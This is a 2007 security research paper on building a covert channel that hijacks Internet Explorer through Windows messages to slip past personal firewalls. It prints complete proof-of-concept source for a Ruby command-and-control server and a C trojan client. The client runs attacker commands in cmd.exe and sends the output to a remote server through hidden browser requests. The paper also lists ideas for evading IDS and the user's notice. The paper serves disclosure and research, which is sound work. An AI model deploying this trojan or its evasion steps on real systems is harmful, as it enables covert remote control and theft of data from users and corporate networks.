Covert communications: subverting Windows applications

D. Climenti, A. Fontes, A. Menghrajani

Covert communications: subverting Windows applications

D. Climenti, A. Fontes, A. Menghrajani

ilion Security Research Lab
http://www.ilionsecurity.ch/pubs/2007covert1.html

September 10, 2007

Abstract

This article describes an approach to covert channel communications in the Microsoft Windows environment, which is applicable to all versions of Windows. The goal of this approach is to bypass network firewalls, as well as personal firewalls. We achieve this by using Windows messaging to hijack and control applications that have network access; accordingly such applications are not blocked at the application level.

The cover channel is performed by a user process (trojan) that hijacks another user process (e.g. a browser or email client).

Our work is related to the Leaktest project, which analyses possible flaws in personal firewalls. However, we show how to create a concealed bidirectional channel.

The presented method is difficult to prevent, as Windows does not give processes information about the source of window messages.

Source code to a proof of concept trojan is provided under GPL.

1 Introduction

1.1 The corporate context

Corporate networks usually always have a "trusted" internal network. Computers connected to this network are installed by the corporate IT team, hence considered as "trusted". Such computers, connected to the internal network, usually have access to the most confidential data (e.g. intranet, database resources, etc.) while having limited network connectivity (e.g. only web and email access).

Various layers of firewalls (and other network security devices, such as proxies, IDS, etc.) protect these computers against intrusion and data theft from remote Internet machines.

1.2 Trojan and covert channels



Figure 1: Simple covert channel.

The notion of covert channel was first introduced by Lampson[1]. "A covert channel is a parasitic communication channel that draws bandwidth from another channel in order to transmit information without the authorization or knowledge of the latter channel's designer, owner or operator"[1]. Since Lampson's first publication and the increased

[1] http://en.wikipedia.org/wiki/Covert_channel

use of the Internet, security researchers have discovered a large number of ways to communicate using covert channels. Typical examples include ICMP covert channel[2], DNS covert channel[3], etc. (Fig 1).

Covert channels are generally difficult to detect at the network layer because legitimate data is mixed with covert messages (e.g. an ICMP ping packet can be generated for legitimate purposes, or can be used to transport hidden messages).

Covert channels can be effectively exploited by trojan horses. A trojan horse is an apparently harmless program or document, containing hidden functions or macros.

Covert channels combined with Trojan horses, can therefore be used to spy on a user's machine and steal confidential information. They represent a severe security threat to corporate networks.

1.3 Application firewalls



Figure 2: Firewall blocking covert channel based on source process.

Given the difficulties to detect covert channels at the network layer, a common scheme is to rely on client application firewalls (also known as personal firewalls). Application firewalls are deployed on each computer and restrict network access on a per process basis (Fig 2). In such a case, the ping utility could be allowed to send ICMP packets and the browser could be allowed to connect to the Web, while all other applications are denied network access.

A trojan horse can try to defeat a personal firewall by killing it, modifying its configuration files or hijacking legitimate processes[4]. The latter case will be the focus of this publication.



Figure 3: Malicious code can subvert legitimate applications to bypass application firewalls.

By hijacking processes, the personal firewall is led to believe that the legitimate application is sending data, when in fact it is being controlled by malicious code and used as a covert channel (Fig 3).

1.4 Motivation

A trojan that generates illegal traffic patterns or that tries to access forbidden resources is quickly noticed by security and incident response teams. The goal of this paper is to present a method that conceals a trojan to the maximum extend. The method needs to bypass application firewalls, as well as network firewall, IDS, proxies, etc.

This paper does not deal with the problem of importing and running the trojan. We assume that the user runs the trojan (e.g. in the context of social engineering) and that the user has limited rights (i.e. the user does not have administrator privileges).

1.5 Code

As mentioned above, this publication presents a method to hijack applications on the Microsoft Windows operating system. The approach described is based on Windows messages, and is therefore applicable to all versions of Windows[2] (with minor changes to the code).

Proof of concept code to hijack Internet Explorer 7.0 running on Windows XP is provided. The code is licensed under the GPL.

[2]For a discussion about Windows Vista, see 3.6.

2 Fun with messaging

2.1 Windows Messages

Messages are the most basic type of communication in Windows. Messages are used to signal events, caused by the user, the operating system or other applications. An event could be caused by the user hitting a key or moving the mouse.

Most applications have an event handling loop, which waits for new messages to arrive. When the message arrives, the application performs the desired action and then returns to the event loop.

Any application can send messages to any other application. When the event loop receives the message, there is no possibility to know the origin of this message. It is therefore impossible to tell if the key stroke was generated by the user or if an other application is simulating key strokes.

Windows messages therefore offer a good opportunity to hijack applications. Volker [5] [6] already demonstrated the threat associated with Windows messages being sent between applications (Breakout). This paper shows how to further use Windows messages to create a covert bidirectional channel.

2.2 Subverting Internet Explorer

Internet Explorer (IE) has been chosen as an example application for the following reasons:

- Application firewalls are usually configured to allow iexplore.exe (Internet Explorer's process) to access the Web.
- When a user opens a new window (Ctrl-N), IE creates a new thread instead of a new process. This means, the process list is not altered.
- It is easy to communicate in a bidirectional fashion. Other applications might require image processing or use of COM interfaces.
- Connection settings (such as proxy settings) are directly handled.
- IE runs as a user process. It can therefore also be hijacked on Windows Vista (see 3.6).

It is important to understand that the hijacking technique exposed here can be applied to any other browser or application which communicates with an external network.

To hijack IE and use it as a covert channel, the following 5 steps are performed:

1. Find a suitable iexplore.exe instance.
2. Create a new window and hide it.
3. Outbound channel: send data to the hacker.
4. Inbound channel: receive commands.
5. Processing unit: react to the received commands and return to step 3.

To demonstrate how IE is subverted, we implemented a proof of concept trojan. The trojan consists in a remote shell that connects to a web server, and waits for commands to be received. The shell then receives the commands and returns the output to the server. The trojan thereafter returns to a state, where it awaits new commands. The trojan code is fully available (see appendix A.2).

2.2.1 Finding an existing IE

The first step is to find a suitable iexplore.exe process. We consider the process suitable if the following conditions are satisfied:

The process should be running. (1)

The process should have network access. (2)

The first condition is necessary in order to prevent warnings, which could appear if IE is launched manually. It also prevents changes to the process list, which can arouse suspicion. The second condition is required to avoid popping up a dial-up box or raising warnings in case IE is not allowed to access the internet.

In Windows, each window has an associated class (a string that identifies the window). IE windows have the class string IEFrame (IE 5.0 to IE 7.0). All top level windows which have the right class can be listed using EnumWindows(). The class is checked by calling RealGetWindowClass().

In this section, we assume that the second condition is fulfilled. Section 3.1 then presents an empiric approach for validating the second condition.

Version	Class	wParam
IE 7.0	InternetToolbarHost or TabWindowClass	275
IE 6.0	IEFrame	275
IE 5.0	IEFrame	275

Table 1: Creating a new window using WM_COMMAND.



Figure 4: Controlling the window title with html tags.

2.2.2 Creating a new window

Once a specific IE process or window has been found, a new window can be created by sending the WM_COMMAND, with parameter 275 to one of the windows which belong to the process (Table 1). The new window will need to be hidden; this can be achieved with ShowWindow().

Notes:

- The ShowWindow() needs to be called after the window has been fully created. This means the newly created window will blink for a fraction of a second. It is, however, unlikely that the user will notice anything odd.
- The parameter 275 to WM_COMMAND, that creates a new window, is not officially documented by Microsoft. It is possible to find this number using tools such as Winspector[3]. However, this parameter might change in the future.

2.2.3 The outbound channel

The outbound channel is used to send data to the hacker's server. The hacker needs to install a special webserver, which will interact with the browser. The outbound channel is created by setting the browser's URL to the hacker's server and by simulating an enter key. The URL is set by sending a WM_SETTEXT to the control (Edit class). The enter key is simulated by sending a WM_KEYDOWN and WM_KEYUP events to the same control. This causes IE to get the URL from the web server, transmitting the GET parameters at the same time.

Modern browsers support page caching. Intermediate proxies can also cache data. This is obviously undesirable and there are multiple ways to avoid having the data cached: the server can send http headers that will prevent caching, or use html meta tags. We decided to simply add a parameter, z, which is incremented at each query.

It is possible to use an encrypted https channel. The server will need to present a trusted certificate, or the trojan will need to handle the warning popup box which is displayed upon connection to untrusted servers.

The proof of concept trojan needs to use two types of queries: a query to notify the server that the trojan is waiting for commands and another query to return the command results. The r parameter is used to indicate if the trojan is ready (r=1) or if it is transmitting data (r=0&d=*data*):

- http://hacker_ip/?z=1&r=1
- http://hacker_ip/?z=2&r=0&d=*data*

2.2.4 The inbound channel

Although messages let the trojan simulate user actions, they do not always let the trojan read information from the user interface. Some objects (such as Edit controls) can be queried using WM_GETTEXT. Other objects, such as IE, can be manipulated using a COM interface. It is possible that some firewalls detect the instantiation of COM interfaces[4].

Other techniques to access the content of an application window include DDE, image processing of the window capture, sending Ctrl-A followed by Ctrl-C to get the content in the clipboard, etc.

The proposed method for the inbound channel is to use the `<TITLE>` tag in the return html page. The content of this tag is used to set the IE window title. The window title can be retrieved with

[3] `http://www.windows-spy.com/`

[4] This is something that is not tested in Leaktest.

the GetWindowText() function (Figure 4). This method is elegant, because it is simple to implement and only depends on a single Windows API function.

In order to detect when the page has finished loading, the title tag contains the z value that was passed in the outbound request. As soon as the same z value is displayed in the title, the trojan knows that the request has completed successfully and data was returned.

2.2.5 Handling commands

The proof of concept trojan reads the commands sent from the hacker's server and executes them using CreateProcess(). If the server does not have any commands, a "nop" is sent to the trojan, which waits for a certain time. The trojan then polls the server for the next command.

Each line of the command output is sent as a GET request (with r=0). Once the command completes, r=1 requests are sent until a new command appears.

Note: the trojan is running as a user process, with limited rights. The commands that can be run are therefore those which the user himself can launch. This is, however, enough to spy on the user's activity or to steal files.

2.2.6 Channel capacity

Under the current circumstances, the channel capacity is not an issue. A spy trojan does not need to (and should not) generate a lot of traffic. For completeness, the channel capacity is analyzed. We assume the hacker is using an ip address or domain name which consists of 15 characters (e.g. 101.102.103.104 or www.hack123.com) and that z is in the 1000-9999 range.

- The outbound channel is limited by the total URL size (2083 bytes). We use 37 bytes for the server URL and the various parameters. This leaves 2046 bytes of useful capacity.
- The inbound channel is limited by the maximum window title size (80 bytes). 5 bytes are used for the z parameter, which leaves 75 bytes of useful capacity.

Each outbound request generates about 372 bytes of http headers:

```
GET /?z=1234&r=0&d=data HTTP/1.0
Accept: image/gif, image/x-xbitmap, ...
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; ...
Host: 101.102.103.104
Connection: Keep-Alive
```

This request is then encapsulated in TCP/IP, which adds another 40 bytes of overhead. The total overhead is therefore 412 bytes per 2046 bytes.

The inbound channel contains a minimal html page (85 bytes):

```
HTTP/1.0 200 OK
Content-type: text/html

<html>
  <head>
    <title>data</title>
  </head>
</html>
```

The TCP/IP overhead (40 bytes) also exists on the inbound channel. The total overhead is 125 bytes per 75 bytes.

The trojan can thus reach an upload efficiency of 83%, and a download efficiency of 38%.

Note: this relatively poor download speed does not impact the usefulness of the covert channel. In practice, the usage pattern is such that the trojan receives short commands (download channel) and returns large amount of data (upload channel).

3 Staying under the radar

This section presents ideas that could be implemented to make sure that the user or the firewall do not detect the covert channel. These ideas have not been implemented in the proof of concept code.

3.1 Ensuring network access

The 2nd condition described in § 2.2.1 required that IE has network access. This can be achieved by looking at the current window title and comparing it with the titles generated by popular sites that are unlikely to be intranet sites. The trojan

will need to wait for the user to visit one of these sites. This approach is empiric; the list of popular websites needs to be established based on the target user's habits. The titles generated by these sites can vary. Overall it is a tradeoff between risking a connection before the user visits any website and never detecting when the user is connected.

3.2 Handling Toolbars

Toolbars, such as Google or Yahoo toolbars, can make it harder to locate the right edit box. A possible solution is to sequentially test each available edit box, and detect which one generates a title that matches the format of what the hacker's site returns.

3.3 Avoiding CreateProcess()

Some firewalls can detect when a process creates other processes with the CreateProcess() call. It is possible to remove the CreateProcess() call by reimplementing the desired commands, typically information gathering (set), folder browsing (dir) or file display (type).

3.4 Keeping the process list clean

Two IE windows can be running either as two independent processes, or as two threads of a single process. This depends on whether the second window was launched from the first one (Ctrl-N), or from the explorer (i.e. IE shortcut). The proof of concept trojan waits for an IE window to appear and launches an IE that uses a new thread. This avoids having an extra IE entry in the process list (although further investigation can reveal the thread).

In order to keep the process list clean at all times, the window used by the trojan should be closed when the user closes the other IE windows that belong to the same process. This can be achieved by continuously watching the top level IE windows on the user's desktop.

3.5 Avoiding IDS

Various methods can be implemented to avoid detection by IDS systems. In some cases, these methods have to be combined:

- Artificially build a complex html page, which would contain a body and links. The goal is to simulate a normal user's browsing behavior (users normally don't keep reloading the same page, they follow links at irregular time intervals). Implementing such a system will further impact the inbound channel.
- Use SSL to encrypt the traffic, and hope the IDS cannot see the traffic.
- Encrypt using custom code (e.g. symmetric encryption).

3.6 Windows Vista

Windows Vista implements something called User Interface Privilege Isolation (UIPI), which is meant to prevent this type of attack. The Leaktest website states that Breakout "did not run/was hanging". The tests we performed on Windows Vista seem to indicate the opposite: the proof of concept trojan works even with UIPI.

The reason for this is probably that UIPI is meant to protect higher privilege processes and does not deal with the interaction of two processes of the same level of privilege. In the case of IE, a user process (the trojan) is hijacking another user process (IE) in order to bypass firewalls.

4 Conclusion

This publication presents a clean and stealth way to create covert channels that defeat a wide range of application firewalls (see appendix A.1) by using trusted applications (such as Internet Explorer). The covert channel is created by a user process (trojan), that hijacks another user process.

However, the risk related to this attack method is high, since it targets the internal network, where sensitive data is accessible. So far Windows Vista does not yet solve the problems presented here, although some people might believe this to be the case.

Altough we do not discuss ways to mitigate against such covert channels, we are convinced that the most reliable way is to prevent the import or creation of malicious code inside the trusted network. This is not always an easy task, since for example window messages can be created by macros

or scripts embedded in legitimate looking documents.

There are also many other interesting ways that could lead to bypassing firewalls. We are working on various similar projects, which can help network administrators to better understand and prevent the risks associated to covert channels.

References

[1] Butler W. Lampson. A note on the confinement problem. *Commun. ACM*, 16(10):613–615, 1973. Available from: `http://doi.acm.org/10.1145/362375.362389`.

[2] daemon9 AKA and route. Project loki. *Phrack*, 7(49), November 1996. Available from: `http://www.phrack.org/phrack/49/P49-06`.

[3] Florian Heinz. Ip-over-dns tunneling (nstx). 2003. Available from: `http://nstx.dereference.de/nstx/`.

[4] Candid Wuest. Advanced communication techniques of remote access trojan horses on windows operating systems. *SANS GSEC*, January 2004. Available from: `http://www.trojan.ch/papers/SANS04.pdf`.

[5] Volker Birk. breakout.c. 2005(?). Available from: `http://www.dingens.org/pf-bericht/breakout/`.

[6] gkweb. Leaktest. Available from: `http://www.firewallleaktester.com/`.

A Appendix

A.1 Leaktest results for Breakout

Firewall	March 2006[5]	July 2007[6]
Ashampoo		×
AVG		×
Avira		×
BitDefender		×
BlackICE		×
Blink		×
CA		×
Comodo	×	√
Desktop Firewall	×	
DSA		√
F-secure		×
Fileseclab	×	×
GSS		×
Jetico v1/v2	×/×	×/×
Kaspersky		√
KIS6	×	
Lavasoft		√
Look'n'Stop	×	×
McAfee		×
NetOp	×	
Netveda	×	
Norman		×
Norton	×	×
Online Armor		×
Outpost Free/PRO	×/	×/√
Panda		×
PC Tools		×
PC-ciliin		×
Personal Firewall Plus	×	
Privatefirewall	Generic block	√
ProSecurity		×
Safety.Net		×
SensiveGuard		×
Sunbelt Kerio	×	×
Sygate		×
SSM		×
Windows Firewall (SP2)	×	×
Zone Alarm Free/Pro	×/√	×/√

×=fails test, √=passes test.
Empty entry means data not available.

[3]http://www.firewallleaktester.com/
[4]http://www.matousec.com/

A.2 Proof of concept trojan

A.2.1 Server

```
1  #!/usr/bin/ruby
2  #
3  #  This program is free software; you can redistribute it and/or modify it under
4  #  the terms of the GNU General Public License as published by the Free Software
5  #  Foundation; either version 2 of the License, or (at your option) any later
6  #  version.
7  #
8  #  This program is distributed in the hope that it will be useful, but WITHOUT
9  #  ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS
10 #  FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
11 #
12 #  Programmed by Alok Menghrajani and Dominique Climenti
13 #
14 #  Jun 2007 (c) ilion Security S.A.
15 #
16 #  This is the server code (which runs on linux) for the proof of concept trojan
17 #  related to the publication: Covert communications: subverting Windows applications.
18 #  This code is only useful if used with the client code (Windows code).
19 #
20 #  This code has been tested with kernel 2.6.21 (standard gentoo installation), but
21 #  should run on any linux system.
22 #
23 #  For more information please refer to the publication.
24 #
25 #  Compiling & using:
26 #  on the server:
27 #    ruby server.rb [port number]
28 #
29 #  on the client:
30 #    compile code with Microsoft Visual Studio
31 #    ./client http://server_ip:port_number/
32
33
34 require "socket"
35
36 # Get the port from command line, default is 80
37 port = $*[0]
38 if port==nil
39   port = 80
40 end
41
42 # Setup the server
43 dts = TCPServer.new(port)
44 puts("server started (port="+port.to_s+")")
45
46 prompt = 0
47 loop do
48   Thread.start(dts.accept) { |s|
49     # get the http header
50     l = s.readline
51
52     # read value of ready= parameter
53     ready = 0
54     if l =~ /ready=(.*?)(&|\s|$)/
55       ready = $1.to_i
56     end
57
58     # read value of z
```

```
59      z = 0
60      if l =~ /z=(.*?)(&|\s|$)/
61        z = $1
62      end
63
64      # read value of data
65      data = ""
66      if l =~ /data=(.*?)(&|\s|$)/
67        data = $1
68      end
69
70      if ready==1 then
71        # handle prompt stuff
72        if prompt == 0
73          print("# ")
74          STDOUT.flush
75          prompt = 1
76        end
77
78        # try to read data if available
79        cmd = "nop"
80        if select([$stdin], nil, nil, 1)!=nil then
81          cmd = gets
82          prompt = 1
83        end
84      elsif ready==0 then
85        prompt = 0
86
87        # convert %20 to space, etc.
88        data.gsub!(/%(\d\d)/){|x| $1.hex.chr}
89        puts data
90
91        cmd = "reading..."
92      end
93
94      # return an empty page and close connection
95      s.puts("HTTP/1.0 200 OK\r\nContent-type: text/html\r\nConnection: close\r\n\r\n"+
96             "<html><head><title>" + z + " " + cmd + "</title></head></body></html>\r\n")
97
98      s.close
99    }
100 end
```

A.3 Client

```
1  /*
2     This program is free software; you can redistribute it and/or modify it under
3     the terms of the GNU General Public License as published by the Free Software
4     Foundation; either version 2 of the License, or (at your option) any later
5     version.
6
7     This program is distributed in the hope that it will be useful, but WITHOUT
8     ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS
9     FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
10
11    Programmed by Alok Menghrajani and Dominique Climenti
12
13    Jun 2007 (c) ilion Security S.A.
14
15    This is the client code (which runs on Windows) for the proof of concept trojan
16    related to the publication: Covert communications: subverting Windows applications.
17    This code is only useful if used with the server code (linux code).
```

```
18
19      This code has been tested with IE 7.0 on Windows XP (english).
20
21      The idea is to hijack Internet Explorer using only Windows events and Win32 API
22      functions. For more information please refer to the publication.
23
24      Compiling & using:
25      on the server:
26        ruby server.rb [port number]
27
28      on the client:
29        compile code with Microsoft Visual Studio
30        ./client http://server_ip:port_number/
31
32  */
33
34  #include <stdio.h>
35  #include <stdlib.h>
36  #include <windows.h>
37  #include <string.h>
38  #include <time.h>
39
40  #define DEBUG
41
42  typedef struct _hwnd_ll {
43          HWND hwnd;
44          struct _hwnd_ll *next;
45  } hwnd_ll;
46
47  int iexplore_pid;
48  int z;
49  HWND iexplore_hwnd;
50  HWND child_hwnd;
51  HWND new_hwnd;
52
53  hwnd_ll *iexplore_ll;
54
55  void find_iexplore();
56  void create_hidden_window();
57  void process_commands();
58  void send_command(char *input, char* output, int n);
59  void do_cmd(char *cmd);
60  int read_line(HANDLE file, char *buf, int n);
61
62  BOOL CALLBACK cb_find_hwnd_pid(HWND hwnd, LPARAM lParam);
63  BOOL CALLBACK cb_find_hwnd_class(HWND hwnd, LPARAM lParam);
64  BOOL CALLBACK cb_find_new_window(HWND hwnd, LPARAM lParam);
65
66  char *server;
67
68  int main(int argc, char **argv) {
69          if ((argc!=2) || (strncmp(argv[1], "http", 4)!=0)) {
70                  printf("Usage: %s http://server_url/\n", argv[0]);
71                  exit(EXIT_FAILURE);
72          }
73          server = argv[1];
74
75  #ifdef DEBUG
76          printf("www_reverse_shell started\n");
77  #endif
78
79          srand((int)time(NULL));
```

```
80          z = rand();
81
82          iexplore_ll = NULL;
83
84          /* Wait for user to launch IE */
85          find_iexplore();
86
87          /* Avoid race condition in case IE was just launched. */
88          Sleep(1000);
89          create_hidden_window();
90
91          /* Now access the reverse_shell */
92          process_commands();
93  }
94
95  /* Search for iexplore.exe process and fill the iexplore_ll list */
96  void find_iexplore() {
97          hwnd_ll *e;
98
99          /* Let's find an IEFrame window */
100         iexplore_hwnd = NULL;
101
102         while (iexplore_hwnd == NULL) {
103                 iexplore_hwnd = FindWindow("IEFrame", NULL);
104                 Sleep(1000);
105 #ifdef DEBUG
106                 printf("waiting....\n");
107 #endif
108         }
109
110         /* Find pid */
111         GetWindowThreadProcessId(iexplore_hwnd, &iexplore_pid);
112
113         /* Let's free find_hwnd_pid_ll */
114         e = iexplore_ll;
115         while (e!=NULL) {
116                 hwnd_ll *n = e->next;
117                 free(e);
118                 e = n;
119         }
120         iexplore_ll = NULL;
121         EnumWindows(cb_find_hwnd_pid, (LPARAM)iexplore_pid);
122
123         /* Debug stuff */
124 #ifdef DEBUG
125         printf("Pid: %d\n", iexplore_pid);
126         e = iexplore_ll;
127         while (e!=NULL) {
128                 printf(" HWND: %p\n", e->hwnd);
129                 e=e->next;
130         }
131 #endif
132 }
133
134 /* Creates a new IE window by sending a WM_COMMAND message.
135    This function then hides the window (WM_HIDE).
136    Hopefully the victim won't notice anything flash...
137 */
138 void create_hidden_window() {
139         EnumChildWindows(iexplore_hwnd, cb_find_hwnd_class,
140                          (LPARAM)"InternetToolbarHost");
141         SendMessage(child_hwnd, WM_COMMAND, 275, 0);
```

```
142
143         /* Find the new window */
144         new_hwnd = NULL;
145         while (new_hwnd == NULL) {
146                 EnumWindows(cb_find_new_window, (LPARAM)iexplore_pid);
147         }
148
149 #ifndef DEBUG
150         while (ShowWindow(new_hwnd, SW_HIDE)==0) {
151                 Sleep(1);
152         }
153 #endif
154         Sleep(1000);
155 }
156
157 /* Access http://192.168.1.133/?ready=1 until a commands appears in the title. */
158 void process_commands() {
159         char input[255];
160
161         EnumChildWindows(new_hwnd, cb_find_hwnd_class, (LPARAM)"Edit");
162
163 //      printf("DEBUG: calling send_command(NULL, NULL)\n");
164         send_command(NULL, NULL, 0);
165 //      printf("DEBUG: returned\n");
166
167         while(1) {
168                 //printf("DEBUG: calling send_command(NULL, input)\n");
169                 send_command(NULL, input, sizeof(input));
170                 //printf("DEBUG: returned: %s\n", input);
171
172 #ifdef DEBUG
173                         printf("Received: %s\n", input);
174 #endif
175                 if (strcmp("nop ", input)!=0) {
176                         /* Process command */
177                         do_cmd(input);
178                 }
179                 Sleep(1000);
180         }
181 }
182
183 /* execute given argument in a DOS shell (cmd.exe). The output of the
184    shell is sent using send_command
185 */
186 void do_cmd(char *cmd) {
187         STARTUPINFO si;
188         PROCESS_INFORMATION pi;
189         HANDLE rPipe, wPipe;
190         SECURITY_ATTRIBUTES sa;
191         char output[255];
192         char buf[255];
193
194         /* Setup SA */
195         memset(&sa, 0, sizeof(sa));
196         sa.nLength = sizeof(sa);
197         sa.bInheritHandle = TRUE;
198
199         /* Create pipe */
200         CreatePipe(&rPipe, &wPipe, &sa, 0);
201
202         /* Setup SI */
203         memset(&si, 0, sizeof(si));
```

```
204         si.cb = sizeof(si);
205         si.dwFlags = STARTF_USESTDHANDLES;
206         si.hStdOutput = wPipe;
207         si.hStdError = wPipe;
208
209         /* Setup PI */
210         memset(&pi, 0, sizeof(pi));
211
212         /* Create process */
213         sprintf(buf, "cmd.exe /C %s", cmd);
214         CreateProcess(NULL, buf, NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi);
215         CloseHandle(wPipe);
216
217         /* Read output */
218         while (read_line(rPipe, output, sizeof(output))) {
219                 //printf("DEBUG: calling send_command(%s, NULL)\n", output);
220                 send_command(output, NULL, 0);
221 #ifdef DEBUG
222                 printf("Sending: %s\n", output);
223 #endif
224                 //printf("DEBUG: returned\n");
225         }
226         CloseHandle(rPipe);
227 }
228
229 int read_line(HANDLE file, char *buf, int n) {
230         int i, more, j;
231         more=1;
232         i=0;
233         while ((i<(n-1)) && more) {
234                 more = ReadFile(file, buf+i, 1, &j, 0);
235                 if ((more) && (buf[i]=='\n')) {
236                         break;
237                 }
238                 if (more) {
239                         i++;
240                 }
241         }
242         buf[i]=0;
243         return i;
244 }
245
246 void send_command(char *out, char* in, int n) {
247         char buf1[255];
248         char buf2[255];
249
250         if ((out == NULL) && (in == NULL)) {
251                 sprintf(buf1, "about:blank");
252                 Sleep(1000);
253                 return;
254         } else if (out == NULL) {
255                 sprintf(buf1, "%s?ready=1&z=%d", server, z);
256         } else {
257                 sprintf(buf1, "%s?ready=0&data=%s&z=%d", server, out, z);
258         }
259         SendMessage(child_hwnd, WM_SETTEXT, 0, (LPARAM)buf1);
260         SendMessage(child_hwnd, WM_KEYDOWN, 0x0D, 0);
261         SendMessage(child_hwnd, WM_KEYUP, 0x0D, 0);
262         while (1) {
263                 GetWindowText(new_hwnd, buf2, sizeof(buf2));
264                 if (atoi(buf2)==z) {
265                         break;
```

```
266                     }
267                     Sleep(1);
268                     //SendMessage(child_hwnd, WM_KEYDOWN, 0x0D, 0);
269                     //SendMessage(child_hwnd, WM_KEYUP, 0x0D, 0);
270             }
271             z++;
272
273             if (in!=NULL) {
274                     /* Title looks like this:
275                        123 cmd - Windows Internet Explorer
276                        We therefore need to get rid of z and the " - ..." stuff
277                     */
278                     char *t = strchr(buf2, ' ');
279                     if (t!=NULL) {
280                             strcpy(in, t+1);
281
282                             t = strstr(in, "- ");
283                             if (t!=NULL) {
284                                     *t = 0;
285                             }
286                     } else {
287                             strcpy(in, "nop ");
288                     }
289             }
290
291             //Sleep(1000);
292     }
293
294     /* lParam is an int (pid) */
295     BOOL CALLBACK cb_find_new_window(HWND hwnd, LPARAM lParam) {
296             int pid;
297             char buf[255];
298
299             /* Check class */
300             RealGetWindowClass(hwnd, buf, sizeof(buf));
301             if (strcmp(buf, "IEFrame")==0) {
302                     /* Check pid */
303                     GetWindowThreadProcessId(hwnd, &pid);
304                     if (pid == (int)lParam) {
305                             /* Check that window doesn't exist in ll */
306                             hwnd_ll *e = iexplore_ll;
307                             while (e!=NULL) {
308                                     if (e->hwnd == hwnd) {
309                                             return TRUE;
310                                     }
311                                     e=e->next;
312                             }
313                             /* We found the window... */
314     #ifdef DEBUG
315                             printf("New window: %p\n", hwnd);
316     #endif
317                             new_hwnd = hwnd;
318                             return FALSE;
319                     }
320             }
321             return TRUE;
322     }
323
324     /* lParam is a char (class)
325        return value is in child_hwnd
326     */
327     BOOL CALLBACK cb_find_hwnd_class(HWND hwnd, LPARAM lParam) {
```

```
328         char buf[255];
329
330         /* Check class */
331         RealGetWindowClass(hwnd, buf, sizeof(buf));
332         if (strcmp(buf, (char*)lParam)==0) {
333                 child_hwnd = hwnd;
334                 return FALSE;
335         }
336         return TRUE;
337 }
338
339 /* lParam is an int (pid) */
340 BOOL CALLBACK cb_find_hwnd_pid(HWND hwnd, LPARAM lParam) {
341         int pid;
342         char buf[255];
343
344         /* Check class */
345         RealGetWindowClass(hwnd, buf, sizeof(buf));
346         if (strcmp(buf, "IEFrame")==0) {
347                 /* Check pid */
348                 GetWindowThreadProcessId(hwnd, &pid);
349                 if (pid == (int)lParam) {
350                         hwnd_ll *e = (hwnd_ll*)malloc(sizeof(hwnd_ll));
351                         e->hwnd = hwnd;
352                         e->next = iexplore_ll;
353                         iexplore_ll = e;
354                 }
355         }
356         return TRUE;
357 }
```